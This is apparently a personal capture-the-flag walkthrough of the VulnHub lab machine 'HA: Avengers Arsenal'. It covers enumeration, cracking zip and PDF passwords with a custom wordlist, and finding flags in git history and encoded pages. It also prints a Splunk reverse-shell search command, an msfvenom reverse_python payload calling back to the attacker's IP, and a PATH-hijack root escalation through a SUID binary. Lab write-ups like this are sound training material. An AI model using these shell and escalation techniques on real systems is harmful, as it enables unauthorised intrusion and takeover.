
This vulnerable machine is located at https://www.vulnhub.com/entry/ha-avengers-arsenal,369/. The goal is to gather the flags for the Vibranium Shield (Captain America’s Shield), Mjölnir, Sceptre, Stormbreaker, and the Yaka Arrow.

What I like to do first is create a directory for this box (mkdir avengers-arsenal) & copy over a preset for taking notes.

Once I finish this, I check my IP and the IP of the “Avengers Arsenal” machine using sudo arp-scan --localnet. My IP is the one circled at the top, and the box is the other one that is circled. Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.126". The set IP variable can always be checked by using echo $IP.
I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 80 (http), 8000 (http), 8098 (ssl/http), and 8191 (limnerpressure?) are open. Below is the nmap scan that I cleaned up in my notes.

I then visited the websites on port 80 and after looking around I found “Avengersbook”. On this, there was some information about Tony Stark. I kept this in mind incase I would need it.


I then looked around on port 8000. The only thing I could find is a login page. I tried some default credentials (including looking up Splunk Enterprise default credentials and trying those) and nothing worked. I wrote down this webpage incase I came across any credentials later.

I looked at nmap again and noticed that there was “/groot” that I have not visited on the website on port 80. I visited this and saw that there was a “hammer.zip”. From here, I downloaded this zip file and moved it into my directory for the avengers arsenal materials.
My next step was looking for more directories on the website on port 80. I went back to my terminal and then used the command dirb http://$IP.


I checked the directories and files that dirb found (except the “/server-status” which returned a code 403, which is Forbidden and I will not be able to view it). I went to “/.git/HEAD” and then stepped back to to “/.git” and noticed a lot. I eventually went to “/.git/logs/HEAD” and it mentions https://github.com/Hackingzone/hackingarticles.git. I used git clone https://github.com/Hackingzone/hackingarticles.git to get the clone of this on my machine, which might be useful later.
I looked at “/robots.txt” and it mentioned “/groot”, which I had already looked into. I then looked into “/css/”, but there was not much there. After looking around in “/images/”, I noticed that on image 17, there was a qr code. I used a qr decoder (as shown below) and got a result from this. I then looked up spammimic and found https://spammimic.com/decode.shtml which can decode spammimic.

I then tried to unzip hammer.zip and then was asked to provide a password. I did not have a password, but thought about trying to use cupp to create a wordlist with the “/avengersbook” information for Tony Stark. I then used the command cupp -i which would allow me to enter information about an individual (in this case Tony Stark) and “-i” runs it in interactive mode so it asks questions about the person. I entered the first and surname (last name) of him. I also entered the his nickname as “ironman” and the birthdate of “01052008”. I entered “Pepper Stark” as well and then hit enter on everything else. I did not add any key words, special characters, or random numbers at the end of the words.

It then made a file called “tony.txt”. I tried to unzip hammer.zip again to see if this list could crack the password. I used the command fcrackzip -u -D -p tony.txt hammer.zip to try to get a password; “-u” is to weed out wrong passwords, “-D” is for specifying a dictionary file (“tony.txt”), and “-p” is to use the string as the password. This gave me a password.

I then tried using unzip hammer.zip again and this time I was able to using the password I had just gotten. I then tried opening the pdf, but it had a password required.

I then tried using pdf2john mjlonir.pdf > hashes, which would create a file named “hashes” that I would be able to use with john to crack the password. I then used john --wordlist=tony.txt hashes to try to crack the password and it returned the password as “Tony_050081”.

I then tried opening the PDF again and using the password I had just gotten. I then got the flag for Mjolnir. I copied this into my notes as one of the five flags.

I then thought about the “spammimic” again. I tried going to “/spammimic” and it brought up a “scepter.txt”. I looked inside of this and noticed that there was nothing. I viewed the page source and then tried copying to see if there was anything inside of this (and there was).

I then went back to the website I found earlier on spammimic and clicked on the space decoder mentioned at the bottom. I then pasted the spacing I got from “scepter.txt” into the decoder and got the Scepter flag, which made this the second flag out of five. I put this flag into my notes.

I cloned https://github.com/Hackingzone/hackingarticles.git earlier, which created a folder called “hackingarticles”. After looking at the contents of the “.txt” files and not finding anything interesting, I used cd .git && ls -lsa to view the contents. I then did the command git log, which returned the ID’s of the logs for the documents. I looked at the one for Captain America and then used git log 4fb65717a4bdfa8169fb0642abf0f355f7eea048. I then used git show 4fb65717a4bdfa8169fb0642abf0f355f7eea048, which gave me a hash at the end of the file that was not there in the “CA.txt” file.


I assumed the hash was base64 because it ended in an equal sign. I then decided to open BurpSuite’s decoder and pasted the hash in (decoding using base64). This worked and gave me the hash for Captain America, the third of five flags. I copied this and pasted it in my notes with the other hashes.

I tried this git method with the other files, but none of them worked. I then went back to the website on port 80 to see if I missed anything and I noticed in the page source that “ravagers.html” is mentioned. I visited this and it seemed to be hex. I copied and pasted this into Burp’s decoder and then selected “ASCII hex” and it gave the username “agent” and a password.
I went to the website on port 8000, where there was a login page, and tried this username and password combination. It works! I then searched google for Splunk reverse shells and found https://github.com/TBGSecurity/splunk_shells. I downloaded the “tar.gz” mentioned on this site on my vm.

I clicked on the settings gear next to apps and then clicked on “Install app from file”. I then installed the file I got for the shell into here. It then asks to restart, which I clicked “Restart Now”.


Once it restarted, I logged back in it had me at the place where I installed the Splunk shell. I then hit cancel and then “Apps”. Now I was at the apps manager and scrolled down to see that it was installed (see item circled in red).
I clicked on permissions for “Weaponize Splunk for Pentesting and Red Teaming” and made sure everyone is selected and all apps system is selected and save. Before saving, it should look the same as the below image.

I then clicked on “Apps” at the top and then clicked on “Search & Reporting”.

This brought up a search bar. I opened a terminal and typed nc -vlp 1234 and then in the search bar in the website, I typed | revshell std 10.10.1.100 1234. I looked back at my listening terminal and I now had a shell. However, when I tried to do some commands, they did not work as intended.
I then thought of trying to binding to another netcat listener to have a better breakout shell. I opened a new terminal and I started a listening shell using nc -vlp 4444. I went back to the terminal that was connected on port 1234 and used the command msfvenom -p cmd/unix/reverse_python lhost=10.10.1.100 lport=4444 R. I then copied the payload that msfvenom gave me and pasted it in the terminal that already had a shell (the one that was on port 1234). This should have opened a shell on the terminal that was listening on port 4444. Whew! That was a mouthful. I hope you guys understood lol.

I now was going to be using only the 4444 shell and acting as if the one opened on 1234 did not exist (while still leaving it open). I checked the python version using which python and since python was on the system, I used python -c 'import pty;pty.spawn("/bin/bash")'.

I then checked several things, including environmental variables, world writable directories, loopback, processes running as root, the distribution information, and the kernel information. My environmental variable path was “PATH=/opt/splunk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin”. I then checked SUIDs using the command find / -perm -u=s -type f 2>/dev/null and noticed an unusual SUID called “/opt/ignite”. I then tried running it using /opt/ignite and it basically brought up ifconfig.


I decided to look around in the server before exploiting this SUID and ended up in the /opt directory (cd /opt) and using ls -lsa to view the contents. I saw “yakahints.txt” and “yaka.xlsx”. I used cat yakahints.txt to see the contents, and then I copied the “.xlsx” (an excel spreadsheet file) to the website using cp yaka.xlsx /var/www/html.

I went to the website and opened the document with LibreOffice’s Calc. I then navigated to the 20th row down and the 14th row across (N20) and got the Yaka Arrow’s flag. I wrote this down and now had four of the five flags.
I then went to the /tmp directory and listed the contents using cd /tmp && ls -lsa. I went here because I was thinking of a way that I could try to exploit the /opt/ignite SUID.

From here I used echo "/bin/bash" > ifconfig and then chmod 777 ifconfig. I then changed the path using export PATH=/tmp:$PATH and ran ignite again using /opt/ignite. I hoped this would give me change me to the user root, and it did!

I then went to the root directory and listed the contents using cd /root && ls -lsa. I noticed there was “final.txt” and then I viewed the contents using cat final.txt. This was the fifth (and final) flag!!

The box is now complete!



 CyberArri
Leave a comment